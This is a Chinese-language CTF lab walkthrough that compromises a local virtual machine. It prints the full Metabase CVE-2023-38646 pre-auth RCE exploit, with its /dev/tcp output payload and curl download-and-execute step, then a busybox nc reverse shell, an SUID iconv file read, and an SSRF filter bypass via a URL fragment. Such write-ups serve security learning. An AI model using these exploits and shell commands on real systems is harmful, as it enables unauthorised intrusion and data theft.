
常规端口扫描

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# ./rustscan -a 192.168.56.217
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.
________________________________________
: http://discord.skerritt.blog         :
: https://github.com/RustScan/RustScan :
 --------------------------------------
I scanned ports so fast, even my computer was surprised.

[~] The config file is expected to be at "/root/.rustscan.toml"
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 192.168.56.217:22
Open 192.168.56.217:80
Open 192.168.56.217:3000
[~] Starting Script(s)
[~] Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-14 02:43 EST
Initiating ARP Ping Scan at 02:43
Scanning 192.168.56.217 [1 port]
Completed ARP Ping Scan at 02:43, 0.05s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 02:43
Completed Parallel DNS resolution of 1 host. at 02:43, 0.00s elapsed
DNS resolution of 1 IPs took 0.00s. Mode: Async [#: 1, OK: 0, NX: 1, DR: 0, SF: 0, TR: 1, CN: 0]
Initiating SYN Stealth Scan at 02:43
Scanning 192.168.56.217 [3 ports]
Discovered open port 80/tcp on 192.168.56.217
Discovered open port 22/tcp on 192.168.56.217
Discovered open port 3000/tcp on 192.168.56.217
Completed SYN Stealth Scan at 02:43, 0.04s elapsed (3 total ports)
Nmap scan report for 192.168.56.217
Host is up, received arp-response (0.014s latency).
Scanned at 2026-01-14 02:43:51 EST for 0s

PORT     STATE SERVICE REASON
22/tcp   open  ssh     syn-ack ttl 64
80/tcp   open  http    syn-ack ttl 64
3000/tcp open  ppp     syn-ack ttl 63
MAC Address: 08:00:27:5B:43:EA (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.18 seconds
           Raw packets sent: 4 (160B) | Rcvd: 40 (5.832KB)
```

开放了三个端口，22，80，3000

访问80端口，提示我们要更进一步




使用目录爆破工具爆破目录，注意这里一定要换一个大的字典，不然接下来的目录是扫不到的

在初步使用常规字典（如 `common.txt`）扫描 80 端口无果后，考虑到这是一个 CTF 靶机，目录名可能包含混淆字符或非标准命名。因此，我切换到了更大的字典 `directory-list-2.3-big.txt` 进行深度扫描。这一步至关重要，因为后续发现的关键目录 `_t26154829-5` 很难在小字典中命中。

```
 feroxbuster -u http://192.168.56.217/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt  -x php,zip,txt,html,htm --scan-dir-listings -C 503,404



 ___  ___  __   __     __      __         __   ___
|__  |__  |__) |__) | /  `    /  \ \_/ | |  \ |__
|    |___ |  \ |  \ | \__,    \__/ / \ | |__/ |___
by Ben "epi" Risher 🤓                 ver: 2.13.0
───────────────────────────┬──────────────────────
 🎯  Target Url            │ http://192.168.56.217/
 🚩  In-Scope Url          │ 192.168.56.217
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-big.txt
 💢  Status Code Filters   │ [503, 404]
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.0
 💉  Config File           │ /etc/feroxbuster/ferox-config.toml
 🔎  Extract Links         │ true
 📂  Scan Dir Listings     │ true
 💲  Extensions            │ [php, zip, txt, html, htm]
 🏁  HTTP methods          │ [GET]
 🔃  Recursion Depth       │ 4
 🎉  New Version Available │ https://github.com/epi052/feroxbuster/releases/latest
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
──────────────────────────────────────────────────
```


```
404      GET        7l       11w      146c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
403      GET        7l        9w      146c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200      GET       84l      205w     2315c http://192.168.56.217/
200      GET       84l      205w     2315c http://192.168.56.217/index.html
301      GET        7l       11w      162c http://192.168.56.217/_t26154829-5 =>
http://192.168.56.217/_t26154829-5/
200      GET       24l      122w     1176c http://192.168.56.217/_t26154829-
5/index.php
302      GET        0l        0w        0c http://192.168.56.217/_t26154829-
5/scan.php => index.php
[#>------------------] - 17m   827334/15285816 5h      found:5       errors:0

🚨 Caught ctrl+c 🚨 saving scan state to ferox-
http_192_168_56_217_-1768377494.state ...
[#>------------------] - 17m   827341/15285816 5h      found:5       errors:0

[#>------------------] - 17m   735180/7642908 728/s   http://192.168.56.217/
[>-------------------] - 4m     91806/7642908 405/s
http://192.168.56.217/_t26154829-5/
```

访问该页面，提示我们需要密码，尝试使用常见弱密码爆破无果



转到3000端口，看到是metabase数据库的登录界面

Metabase 在特定版本存在未授权 RCE 漏洞（CVE-2023-38646）。攻击者可以通过 `/api/session/properties` 获取 `setup-token`，然后利用该 Token 在 `/api/setup/validate` 接口中注入恶意的 H2 数据库连接字符串，从而执行系统命令。



这里searchsploit有现成的exp可以直接用，但是它的exp会重复占用端口，这里我让ai做了一点修改

原 `51797.py` 脚本在通过反弹 Shell 时可能会因为本地端口未释放而报错。我修改了脚本中的 `socket` 绑定部分，添加了 `SO_REUSEADDR` 选项，确保 Exploit 可以多次稳定运行。

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# searchsploit "metabase"
--------------------------------------------------------------------------------
---------------------------------------- ---------------------------------
 Exploit Title
                                        |  Path
--------------------------------------------------------------------------------
---------------------------------------- ---------------------------------
Metabase 0.46.6 - Pre-Auth Remote Code Execution
                                        | linux/webapps/51797.py
--------------------------------------------------------------------------------
---------------------------------------- ---------------------------------
Shellcodes: No Results
```

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# cat 51797.py
# Exploit Title: metabase 0.46.6 - Pre-Auth Remote Code Execution
# Google Dork: N/A
# Date: 13-10-2023
# Exploit Author: Musyoka Ian
# Vendor Homepage: https://www.metabase.com/
# Software Link: https://www.metabase.com/
# Version: metabase 0.46.6
# Tested on: Ubuntu 22.04, metabase 0.46.6
# CVE : CVE-2023-38646
```

```
#!/usr/bin/env python3

import socket
from http.server import HTTPServer, BaseHTTPRequestHandler
from typing import Any
import requests
from socketserver import ThreadingMixIn
import threading
import sys
import argparse
from termcolor import colored
from cmd import Cmd
import re
from base64 import b64decode


class Termial(Cmd):
    prompt = "metabase_shell > "
    def default(self,args):
        shell(args)


class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        global success
        if self.path == "/exploitable":

            self.send_response(200)
            self.end_headers()
            self.wfile.write(f"#!/bin/bash\n$@ | base64 -w 0  >
/dev/tcp/{argument.lhost}/{argument.lport}".encode())
            success = True

        else:
            print(self.path)
            #sys.exit(1)
    def log_message(self, format: str, *args: Any) -> None:
        return None

class Server(HTTPServer):
    pass

def run():
    global httpserver
    httpserver = Server(("0.0.0.0", argument.sport), Handler)
    httpserver.serve_forever()

def exploit():
    global success, setup_token
    print(colored("[*] Retriving setup token", "green"))
    setuptoken_request = requests.get(f"{argument.url}/api/session/properties")
    setup_token = re.search('"setup-token":"(.*?)"', setuptoken_request.text,
re.DOTALL).group(1)
    print(colored(f"[+] Setup token: {setup_token}", "green"))
    print(colored("[*] Tesing if metabase is vulnerable", "green"))
    payload = {
        "token": setup_token,
        "details":
        {
            "is_on_demand": False,
            "is_full_sync": False,
            "is_sample": False,
            "cache_ttl": None,
            "refingerprint": False,
            "auto_run_queries": True,
            "schedules":
            {},
            "details":
            {
                "db": f"zip:/app/metabase.jar!/sample-
database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER IAMPWNED
BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS $$//javascript\nnew
java.net.URL('http://{argument.lhost}:
{argument.sport}/exploitable').openConnection().getContentLength()\n$$--=x\\;",
                "advanced-options": False,
                "ssl": True
                },
                "name": "an-sec-research-musyoka",
                "engine": "h2"
                }
                }
    timer = 0
    print(colored(f"[+] Starting http server on port {argument.sport}", "blue"))
    thread = threading.Thread(target=run, )
    thread.start()
    while timer != 120:
        test = requests.post(f"{argument.url}/api/setup/validate", json=payload)
        if success == True :
            print(colored("[+] Metabase version seems exploitable", "green"))
            break
        elif timer == 120:
            print(colored("[-] Service does not seem exploitable exiting ......",
"red"))
            sys.exit(1)

    print(colored("[+] Exploiting the server", "red"))


    terminal = Termial()
    terminal.cmdloop()


def shell(command):
    global setup_token, payload2
    payload2 = {
        "token": setup_token,
        "details":
        {
            "is_on_demand": False,
            "is_full_sync": False,
            "is_sample": False,
            "cache_ttl": None,
            "refingerprint": False,
            "auto_run_queries": True,
            "schedules":
            {},
            "details":
            {
                "db": f"zip:/app/metabase.jar!/sample-
database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER pwnshell
BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS
$$//javascript\njava.lang.Runtime.getRuntime().exec('curl {argument.lhost}:
{argument.sport}/exploitable -o /dev/shm/exec.sh')\n$$--=x",
                "advanced-options": False,
                "ssl": True
                },
                "name": "an-sec-research-team",
                "engine": "h2"
                }
                }

    output = requests.post(f"{argument.url}/api/setup/validate", json=payload2)
    bind_thread = threading.Thread(target=bind_function, )
    bind_thread.start()
    #updating the payload
    payload2["details"]["details"]["db"] = f"zip:/app/metabase.jar!/sample-
database.db;MODE=MSSQLServer;TRACE_LEVEL_SYSTEM_OUT=1\\;CREATE TRIGGER pwnshell
BEFORE SELECT ON INFORMATION_SCHEMA.TABLES AS
$$//javascript\njava.lang.Runtime.getRuntime().exec('bash /dev/shm/exec.sh
{command}')\n$$--=x"
    requests.post(f"{argument.url}/api/setup/validate", json=payload2)
    #print(output.text)


def bind_function():
    try:
        sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        # 修复：设置端口复用，允许在 TIME_WAIT 状态下重新绑定
        sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
        sock.bind(("0.0.0.0", argument.lport))
        sock.listen()
        conn, addr = sock.accept()
        data = conn.recv(10240).decode("ascii")
        print(f"\n{(b64decode(data)).decode()}")
        sock.close() # 显式关闭 socket
    except Exception as ex:
        print(colored(f"[-] Error: {ex}", "red"))
        pass



if __name__ == "__main__":
    print(colored("[*] Exploit script for CVE-2023-38646 [Pre-Auth RCE in
Metabase]", "magenta"))
    args = argparse.ArgumentParser(description="Exploit script for CVE-2023-38646
[Pre-Auth RCE in Metabase]")
```

```
    args.add_argument("-l", "--lhost", metavar="", help="Attacker's bind IP
Address", type=str, required=True)
    args.add_argument("-p", "--lport", metavar="", help="Attacker's bind port",
type=int, required=True)
    args.add_argument("-P", "--sport", metavar="", help="HTTP Server bind port",
type=int, required=True)
    args.add_argument("-u", "--url", metavar="", help="Metabase web application
URL", type=str, required=True)
    argument  = args.parse_args()
    if argument.url.endswith("/"):
        argument.url = argument.url[:-1]
    success = False
    exploit()
```

ps：这个exp是不需要登录认证的，直接打就行（我也不太清楚）

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# python3 51797.py -l 192.168.56.104 -p 4444 -P 9001 -u
http://192.168.56.217:3000
[*] Exploit script for CVE-2023-38646 [Pre-Auth RCE in Metabase]
[*] Retriving setup token
[+] Setup token: 5afdd49b-968f-4bc6-ab9d-5b1ceb24155a
[*] Tesing if metabase is vulnerable
[+] Starting http server on port 9001
[+] Metabase version seems exploitable
[+] Exploiting the server
metabase_shell >
```

使用该exp成功获得一个shell，但要注意根据CVE-2023-38646的描述这里的shell本质上只是个http请求器，所以我们选择第一时间用busybox稳定shell

```
metabase_shell > busybox nc 192.168.56.104 9999 -e sh
metabase_shell >
```

```
┌──(root㉿kaada)-[/home/kali/Desktop]
└─# nc -lvvp 9999
listening on [any] 9999 ...
192.168.56.217: inverse host lookup failed: Unknown host
connect to [192.168.56.104] from (UNKNOWN) [192.168.56.217] 36415
id
uid=2000(metabase) gid=2000(metabase) groups=2000(metabase),2000(metabase)
```

```
ls -al
total 88
drwxr-xr-x    1 root     root          4096 Dec 30 16:42 .
drwxr-xr-x    1 root     root          4096 Dec 30 16:42 ..
-rwxr-xr-x    1 root     root             0 Dec 30 16:42 .dockerenv
drwxr-xr-x    1 root     root          4096 Jun 29  2023 app
drwxr-xr-x    1 root     root          4096 Jun 29  2023 bin
drwxr-xr-x    5 root     root           320 Jan 14 03:42 dev
```

```
drwxr-xr-x    1 root     root          4096 Dec 30 16:42 etc
drwxr-xr-x    1 root     root          4096 Dec 30 16:42 home
drwxr-xr-x    1 root     root          4096 Jun 14  2023 lib
drwxr-xr-x    5 root     root          4096 Jun 14  2023 media
drwxr-xr-x    2 metabase metabase      4096 Jan  1 14:47 metabase.db
drwxr-xr-x    2 root     root          4096 Jun 14  2023 mnt
drwxr-xr-x    1 root     root          4096 Jun 15  2023 opt
drwxrwxrwx    1 root     root          4096 Dec 30 16:42 plugins
dr-xr-xr-x  233 root     root             0 Jan 14 03:42 proc
drwx------    1 root     root          4096 Dec 30 16:54 root
drwxr-xr-x    2 root     root          4096 Jun 14  2023 run
drwxr-xr-x    2 root     root          4096 Jun 14  2023 sbin
drwxr-xr-x    2 root     root          4096 Jun 14  2023 srv
dr-xr-xr-x   13 root     root             0 Jan 14 03:42 sys
drwxrwxrwt    1 root     root          4096 Jan 14 07:09 tmp
drwxr-xr-x    1 root     root          4096 Jun 29  2023 usr
drwxr-xr-x    1 root     root          4096 Jun 14  2023 var
```

熟悉的docker环境，看有suid位的文件

```
find / -perm -4000 2>/dev/null
/usr/bin/iconv

```

读取flag即可（这里我脑抽了一直想读root.txt,其实是root下的/user.txt


```
/usr/bin/iconv -f ISO-8859-1 -t ISO-8859-1 /root/user.txt
flag{user-76eb20838e44a9ef2f72a763632ef061}
```

之后查看passwd在最下方发现一组神秘字符串


```
cat /etc/passwd
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/mail:/sbin/nologin
news:x:9:13:news:/usr/lib/news:/sbin/nologin
uucp:x:10:14:uucp:/var/spool/uucppublic:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
man:x:13:15:man:/usr/man:/sbin/nologin
postmaster:x:14:12:postmaster:/var/mail:/sbin/nologin
cron:x:16:16:cron:/var/spool/cron:/sbin/nologin
ftp:x:21:21::/var/lib/ftp:/sbin/nologin
sshd:x:22:22:sshd:/dev/null:/sbin/nologin
at:x:25:25:at:/var/spool/cron/atjobs:/sbin/nologin
squid:x:31:31:Squid:/var/cache/squid:/sbin/nologin
xfs:x:33:33:X Font Server:/etc/X11/fs:/sbin/nologin
games:x:35:35:games:/usr/games:/sbin/nologin
cyrus:x:85:12::/usr/cyrus:/sbin/nologin
```

```
vpopmail:x:89:89::/var/vpopmail:/sbin/nologin
ntp:x:123:123:NTP:/var/empty:/sbin/nologin
smmsp:x:209:209:smmsp:/var/spool/mqueue:/sbin/nologin
guest:x:405:100:guest:/dev/null:/sbin/nologin
nobody:x:65534:65534:nobody:/:/sbin/nologin
metabase:x:2000:2000:NIYPNWs7lXUEhwXF:/home/metabase:/bin/ash
```

之前怀疑是ssh的密码，但不知道用户，hydra跑了一遍群友id没有结果，此时又想到80端口那个安全认证，遂尝试，成功进入到scan页面。



看到这个扫描结果怀疑有ssrf漏洞，或者远程文件包含，尝试127.0.0.1，但跳出了错误提示




```
[SECURITY_ALERT] Target URL is not within the trusted domain (*.meta.dsz). Connection terminated.
```

我们必须要在后缀加上meta.dsz才能成功扫描。

SSRF 分析与绕过： 在 `scan.php` 中，服务器会检查 URL 是否包含 `meta.dsz`。这是一段脆弱的代码逻辑（通常是 `strpos`）。

- **尝试：** 直接访问 `file:///etc/passwd` 失败，因为缺少关键字。
- **绕过：** 我们构造 `file:///etc/passwd#meta.dsz`。
  - PHP 层：检测到 URL 字符串中包含 `meta.dsz`，放行。
  - cURL/系统层：`#` 后的内容被视为 Fragment（锚点）被忽略，实际读取的路径仍然是 `/etc/passwd`。

